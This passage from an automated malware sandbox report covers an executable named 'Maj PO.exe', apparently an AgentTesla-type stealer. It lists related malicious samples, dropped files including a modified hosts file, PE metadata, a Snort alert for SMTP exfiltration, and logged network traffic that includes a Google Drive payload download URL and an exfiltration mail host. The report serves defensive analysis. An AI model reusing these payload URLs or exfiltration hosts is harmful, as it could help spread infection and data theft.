|       | IMPORTS INVOICE.exe          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>107.180.56.180</li> </ul>  |
|       | sora.x86                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>198.12.169.177</li> </ul>  |
|       | jjBv8SpZXm.exe               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>184.168.13.1241</li> </ul> |

## JA3 Fingerprints

| Match                            | Associated Sample Name / URL                       | SHA 256                  | Detection | Link                   | Context                                                                                    |
|----------------------------------|----------------------------------------------------|--------------------------|-----------|------------------------|--------------------------------------------------------------------------------------------|
| 37f463bf4616ecd445d4a1937da06e19 | Contract and PI of 1500W.exe                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | WireAdviceCopy.html                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | Wire_Confirmation-Copy.html                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | #Ud83d#Udcde-youse.guia-644-46204-282109.htm       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | zq8o6y1z60.dll                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | Original Shipment Doc Ref 2853801324189923,PDF.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | Gsdqz.dll                                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | HUTWMrDhov.dll                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | 0q3K4qJqQT.exe                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | PEDIDO.exe                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | SecuriteInfo.com.Ransom.Stop.Z5.27157.exe          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | Jrsuarez-62643-5799-80-950985.HTM                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | Jrsuarez-62643-5799-80-950985.HTM                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | ZAM#U00d3WIENIE.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | Jrsuarez-62643-5799-80-950985.HTM                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | Jrsuarez-62643-5799-80-950985.HTM                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | UZlg2Sq2pQ.exe                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | DOC 13102021.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | Halkbank_Ekstre_20211310_082357_541079.exe         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |
|                                  | ATT10821.html                                      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>172.217.168.46</li> <li>142.250.18.4.193</li> </ul> |

## Dropped Files

| Match                                         | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context |
|-----------------------------------------------|------------------------------|--------------------------|-----------|------------------------|---------|
| C:\Users\user\AppData\Roaming\KZVPq\KZVPq.exe | Contract and PI of 1500W.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                               | DOC 13102021.exe             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |

| Match | Associated Sample Name / URL                    | SHA 256                  | Detection | Link                   | Context |
|-------|-------------------------------------------------|--------------------------|-----------|------------------------|---------|
|       | Statement of Account.exe                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | correction HAWB.exe                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | DOC 10132021.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | WIRE ADVICE.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | Foreign_Bank Account Details.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | SOA.exe                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | SecuritelInfo.com.Variant.Razy.961905.21681.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | Swift USD 9300.exe                              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | SOA.exe                                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | justificante.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|       | Facilitative8.exe                               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |

## Created / dropped Files

| C:\Users\user\AppData\Roaming\ltKZVPq\ltKZVPq.exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |   |
|---------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                          | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                         |
| File Type:                                        | PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                         |
| Category:                                         | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                         |
| Size (bytes):                                     | 65440                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                         |
| Entropy (8bit):                                   | 6.049806962480652                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                         |
| Encrypted:                                        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                         |
| SSDEEP:                                           | 768:X8XcJiMjm2ieHlPyCsSuJbn8dBhFwISMf6lq8KSYDKbQ22qWqO8w1R:rYMaNyIPYSAb8dBnsHsPDKbQBqTY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                         |
| MD5:                                              | 0D5DF43AF2916F47D00C1573797C1A13                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                         |
| SHA1:                                             | 230AB5559E806574D26B4C20847C368ED55483B0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                         |
| SHA-256:                                          | C066AEE7AA3AA83F763EBC5541DAA266ED6C648FBFFCDE0D836A13B221BB2ADC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                         |
| SHA-512:                                          | F96CF9E1890746B12DAF839A6D0F16F062B72C1B8A40439F96583F242980F10F867720232A6FA0F7D4D7AC0A7A6143981A5A130D6417EA98B181447134C7CFE2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                         |
| Malicious:                                        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                         |
| Antivirus:                                        | <ul style="list-style-type: none"><li>Antivirus: Metadefender, Detection: 0%, <a href="#">Browse</a></li><li>Antivirus: ReversingLabs, Detection: 0%</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                         |
| Joe Sandbox View:                                 | <ul style="list-style-type: none"><li>Filename: Contract and PI of 1500W.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: DOC 13102021.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: Statement of Account.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: correction HAWB.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: DOC 10132021.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: WIRE ADVICE.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: Foreign_Bank Account Details.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: SOA.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: SecuritelInfo.com.Variant.Razy.961905.21681.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: Swift USD 9300.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: SOA.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: justificante.exe, Detection: malicious, <a href="#">Browse</a></li><li>Filename: Facilitative8.exe, Detection: malicious, <a href="#">Browse</a></li></ul> |                                                                                                                                                                         |
| Reputation:                                       | moderate, very likely benign file                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                         |
| Preview:                                          | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....PE..L...<.].....0.....^.....@.....F..<br>.....O.....8.....A.....H.....text...d.....`rsrc...8.....@.....@.reloc.....<br>.....@..B.....@.....H.....A...p.....T.....~P...r...p....(..S...P...*..0...".....(.....r...p.rl.p(....s...Z.*..0.....(....~P...o....<br>*..(..*n(.....%...(....*~(.....%...%...(....*V(.....)Q....)R...*..{Q...*..{R...*..0.....(.....i.=...)S.....i.@...}T.....i.@...}U.....+m...(....o<br>.....r].p.o!.....{T.....{U.....o".....+(ra.p.o!.....{T.....                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                         |

C:\Windows\System32\drivers\latchosts

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe                                                                        |
| File Type:      | ASCII text, with CRLF line terminators                                                                                          |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 835                                                                                                                             |
| Entropy (8bit): | 4.694294591169137                                                                                                               |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 24:QWDZh+ragzMZfuMMs1L/JU5fCckK8T1rTt8:vDZhyoZWM9rU5fCp                                                                         |
| MD5:            | 6EB47C1CF858E25486E42440074917F2                                                                                                |
| SHA1:           | 6A63F93A95E1AE831C393A97158C526A4FA0FAAE                                                                                        |
| SHA-256:        | 9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB                                                                |
| SHA-512:        | 08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA2 |
| Malicious:      | true                                                                                                                            |
| Reputation:     | moderate, very likely benign file                                                                                               |



|          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview: | # Copyright (c) 1993-2009 Microsoft Corp...# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...# For example:..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host...# localhost name resolution is handled within DNS itself...#127.0.0.1 localhost..#::1 localhost....127.0.0.1 |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

IDevice\ConDrv

|                 |                                                                                                                                |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe                                                                       |
| File Type:      | ASCII text, with CRLF line terminators                                                                                         |
| Category:       | dropped                                                                                                                        |
| Size (bytes):   | 30                                                                                                                             |
| Entropy (8bit): | 3.964735178725505                                                                                                              |
| Encrypted:      | false                                                                                                                          |
| SSDEEP:         | 3:IBVFBWAGRHneyy:ITqAGRHner                                                                                                    |
| MD5:            | 9F754B47B351EF0FC32527B541420595                                                                                               |
| SHA1:           | 006C66220B33E98C725B73495FE97B3291CE14D9                                                                                       |
| SHA-256:        | 0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591                                                               |
| SHA-512:        | C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFF32302558111EE880BA0C41747A0853 |
| Malicious:      | false                                                                                                                          |
| Reputation:     | moderate, very likely benign file                                                                                              |
| Preview:        | NordVPN directory not found!..                                                                                                 |

Static File Info

General

|                       |                                                                                                                                                                                                                                                                                                                                             |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File type:            | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):       | 6.243078528675113                                                                                                                                                                                                                                                                                                                           |
| TrID:                 | <ul style="list-style-type: none"><li>Win32 Executable (generic) a (10002005/4) 99.15%</li><li>Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81%</li><li>Generic Win/DOS Executable (2004/3) 0.02%</li><li>DOS Executable Generic (2002/1) 0.02%</li><li>Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%</li></ul> |
| File name:            | Maj PO.exe                                                                                                                                                                                                                                                                                                                                  |
| File size:            | 139264                                                                                                                                                                                                                                                                                                                                      |
| MD5:                  | ebc68c72c1d9ddb811c502683d4a72ff                                                                                                                                                                                                                                                                                                            |
| SHA1:                 | 2ba515688b053a2e6153b5f21baa379b8b120b5e                                                                                                                                                                                                                                                                                                    |
| SHA256:               | 0e11a70592490252dab6e6d9ea4d35832ac26d9948828c7377e79ea00788713b                                                                                                                                                                                                                                                                            |
| SHA512:               | dbf9c8008600be8a1e8c972599ec2f35f75649cf4dd63630e5e4a01552588c61d3f3b1954506ffe4a0ecc72d85a4ede1cb6375ca3256a4ea1878deb96c39b27c                                                                                                                                                                                                            |
| SSDEEP:               | 1536:CNuTOVhx7REJQt+k0FthV8xVWkW0CJ4GcZUI4XHzDbHmBIVzXmiMgL0j+NC5DDm/:XgREWt+FbV8xVWhiGHfOj+NC5e                                                                                                                                                                                                                                            |
| File Content Preview: | MZ.....@.....!..L.!Th is program cannot be run in DOS mode....\$......#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...j..P.....`.....h.....@.....B..                                                                                                                                                                              |

File Icon

|            |                  |
|------------|------------------|
|            |                  |
| Icon Hash: | 20047c7c70f0e004 |

Static PE Info

General

|                     |          |
|---------------------|----------|
| Entrypoint:         | 0x401868 |
| Entrypoint Section: | .text    |
| Digitally signed:   | false    |

|                             |                                                                                           |
|-----------------------------|-------------------------------------------------------------------------------------------|
| <b>General</b>              |                                                                                           |
| Imagebase:                  | 0x400000                                                                                  |
| Subsystem:                  | windows gui                                                                               |
| Image File Characteristics: | LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED |
| DLL Characteristics:        |                                                                                           |
| Time Stamp:                 | 0x5017966A [Tue Jul 31 08:25:14 2012 UTC]                                                 |
| TLS Callbacks:              |                                                                                           |
| CLR (.Net) Version:         |                                                                                           |
| OS Version Major:           | 4                                                                                         |
| OS Version Minor:           | 0                                                                                         |
| File Version Major:         | 4                                                                                         |
| File Version Minor:         | 0                                                                                         |
| Subsystem Version Major:    | 4                                                                                         |
| Subsystem Version Minor:    | 0                                                                                         |
| Import Hash:                | c727a98e677fb7bd25bb06d2a2d956f1                                                          |

Entrypoint Preview

Data Directories

Sections

| Name  | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy       | Characteristics                                                         |
|-------|-----------------|--------------|----------|----------|-----------------|-----------|---------------|-------------------------------------------------------------------------|
| .text | 0x1000          | 0x1a020      | 0x1b000  | False    | 0.553674768519  | data      | 6.68539370186 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ           |
| .data | 0x1c000         | 0xaf0        | 0x1000   | False    | 0.00634765625   | data      | 0.0           | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |
| .rsrc | 0x1d000         | 0x455a       | 0x5000   | False    | 0.396240234375  | data      | 4.60609768552 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                      |

Resources

Imports

Version Infos

Possible Origin

| Language of compilation system | Country where language is spoken | Map                                                                                   |
|--------------------------------|----------------------------------|---------------------------------------------------------------------------------------|
| English                        | United States                    |  |

Network Behavior

Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message                             | Source Port | Dest Port | Source IP     | Dest IP         |
|--------------------------|----------|---------|-------------------------------------|-------------|-----------|---------------|-----------------|
| 10/14/21-03:45:06.571256 | TCP      | 2030171 | ET TROJAN AgentTesla Exfil Via SMTP | 49770       | 587       | 192.168.11.20 | 132.148.164.170 |

Network Port Distribution

TCP Packets

UDP Packets

## DNS Queries

| Timestamp                            | Source IP     | Dest IP | Trans ID | OP Code            | Name                                 | Type           | Class       |
|--------------------------------------|---------------|---------|----------|--------------------|--------------------------------------|----------------|-------------|
| Oct 14, 2021 03:43:27.085136890 CEST | 192.168.11.20 | 1.1.1.1 | 0x8985   | Standard query (0) | drive.google.com                     | A (IP address) | IN (0x0001) |
| Oct 14, 2021 03:43:27.962939978 CEST | 192.168.11.20 | 1.1.1.1 | 0x96d    | Standard query (0) | doc-14-28-docs.googleusercontent.com | A (IP address) | IN (0x0001) |
| Oct 14, 2021 03:45:04.872548103 CEST | 192.168.11.20 | 1.1.1.1 | 0x5234   | Standard query (0) | mail.binaryinfotech.com              | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp                            | Source IP | Dest IP       | Trans ID | Reply Code   | Name                                           | CName                                                                | Address         | Type                   | Class       |
|--------------------------------------|-----------|---------------|----------|--------------|------------------------------------------------|----------------------------------------------------------------------|-----------------|------------------------|-------------|
| Oct 14, 2021 03:42:19.810554981 CEST | 1.1.1.1   | 192.168.11.20 | 0xebee   | No error (0) | devcenterapi.azure-api.net                     | apimgmtmr17ij3jt5dneg64srod9jevcuajxaoube4brtu9cq.trafficmanager.net |                 | CNAME (Canonical name) | IN (0x0001) |
| Oct 14, 2021 03:42:19.810554981 CEST | 1.1.1.1   | 192.168.11.20 | 0xebee   | No error (0) | devcenterapi-eastus-01.regionall.azure-api.net | apimgmthszbjimgeglrvthkncixvps09vnyvnh3ehmsdll33a.cloudapp.net       |                 | CNAME (Canonical name) | IN (0x0001) |
| Oct 14, 2021 03:43:27.102793932 CEST | 1.1.1.1   | 192.168.11.20 | 0x8985   | No error (0) | drive.google.com                               |                                                                      | 172.217.168.46  | A (IP address)         | IN (0x0001) |
| Oct 14, 2021 03:43:27.994669914 CEST | 1.1.1.1   | 192.168.11.20 | 0x96d    | No error (0) | doc-14-28-docs.googleusercontent.com           | googlehosted.l.googleusercontent.com                                 |                 | CNAME (Canonical name) | IN (0x0001) |
| Oct 14, 2021 03:43:27.994669914 CEST | 1.1.1.1   | 192.168.11.20 | 0x96d    | No error (0) | googlehosted.l.googleusercontent.com           |                                                                      | 142.250.184.193 | A (IP address)         | IN (0x0001) |
| Oct 14, 2021 03:45:05.219981909 CEST | 1.1.1.1   | 192.168.11.20 | 0x5234   | No error (0) | mail.binaryinfotech.com                        | binaryinfotech.com                                                   |                 | CNAME (Canonical name) | IN (0x0001) |
| Oct 14, 2021 03:45:05.219981909 CEST | 1.1.1.1   | 192.168.11.20 | 0x5234   | No error (0) | binaryinfotech.com                             |                                                                      | 132.148.164.170 | A (IP address)         | IN (0x0001) |
| Oct 14, 2021 03:48:36.162033081 CEST | 1.1.1.1   | 192.168.11.20 | 0x844f   | No error (0) | prda.aadgmsidentity.com                        | www.tm.a.prd.aadg.trafficmanager.net                                 |                 | CNAME (Canonical name) | IN (0x0001) |

## HTTP Request Dependency Graph

|                                                                                                               |
|---------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"><li>drive.google.com</li><li>doc-14-28-docs.googleusercontent.com</li></ul> |
|---------------------------------------------------------------------------------------------------------------|

## HTTPS Proxied Packets

| Session ID | Source IP     | Source Port | Destination IP | Destination Port | Process                                                  |
|------------|---------------|-------------|----------------|------------------|----------------------------------------------------------|
| 0          | 192.168.11.20 | 49763       | 172.217.168.46 | 443              | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                           |
|-------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:27 UTC | 0                  | OUT       | GET /uc?export=download&id=1BAbh3ojjt7dVXOtB4uKC4koi7OeNO6xe HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Host: drive.google.com<br>Cache-Control: no-cache |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|-------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:27 UTC | 0                  | IN        | HTTP/1.1 302 Moved Temporarily<br>Content-Type: text/html; charset=UTF-8<br>Cache-Control: no-cache, no-store, max-age=0, must-revalidate<br>Pragma: no-cache<br>Expires: Mon, 01 Jan 1990 00:00:00 GMT<br>Date: Thu, 14 Oct 2021 01:43:27 GMT<br>Location: https://doc-14-28-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/g8frqkhvedecg6836ocig58c2eq4g9p/1634175750000/16524389560697724177/*1BAbh3ojjt7dVXOtB4uKC4koi7OeNO6xe?e=download<br>P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."<br>Content-Security-Policy: script-src 'nonce-T/Z59BqmVcsEy+EzM4i6uQ' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/<br>X-Content-Type-Options: nosniff<br>X-Frame-Options: SAMEORIGIN<br>X-XSS-Protection: 1; mode=block<br>Server: GSE<br>Set-Cookie: NID=511=FdrTufLp1unCCFD0lw3LdelFI79DnUiGq4vVGzx6uKHeKko3WfZJmFRjhTVonJ863E5T6qATs92ZCW994ikau5OEtzYavFrpnE-MlpS3lNz4hWJY1MDednndBZa0vYoUN7UKTZldSLPIGvUQt4Jnlr6sO05yMxKV GgCdAu9OVZU; expires=Fri, 15-Apr-2022 01:43:27 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=none<br>Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"<br>Accept-Ranges: none<br>Vary: Accept-Encoding<br>Connection: close<br>Transfer-Encoding: chunked |
| 2021-10-14 01:43:27 UTC | 1                  | IN        | Data Raw: 31 38 34 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 31 34 2d 32 38 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 67 38 66 72<br>Data Ascii: 184<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-14-28-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/g8fr                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| 2021-10-14 01:43:27 UTC | 1                  | IN        | Data Raw: 30 0d 0a 0d 0a<br>Data Ascii: 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |

| Session ID | Source IP     | Source Port | Destination IP  | Destination Port | Process                                                  |
|------------|---------------|-------------|-----------------|------------------|----------------------------------------------------------|
| 1          | 192.168.11.20 | 49765       | 142.250.184.193 | 443              | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
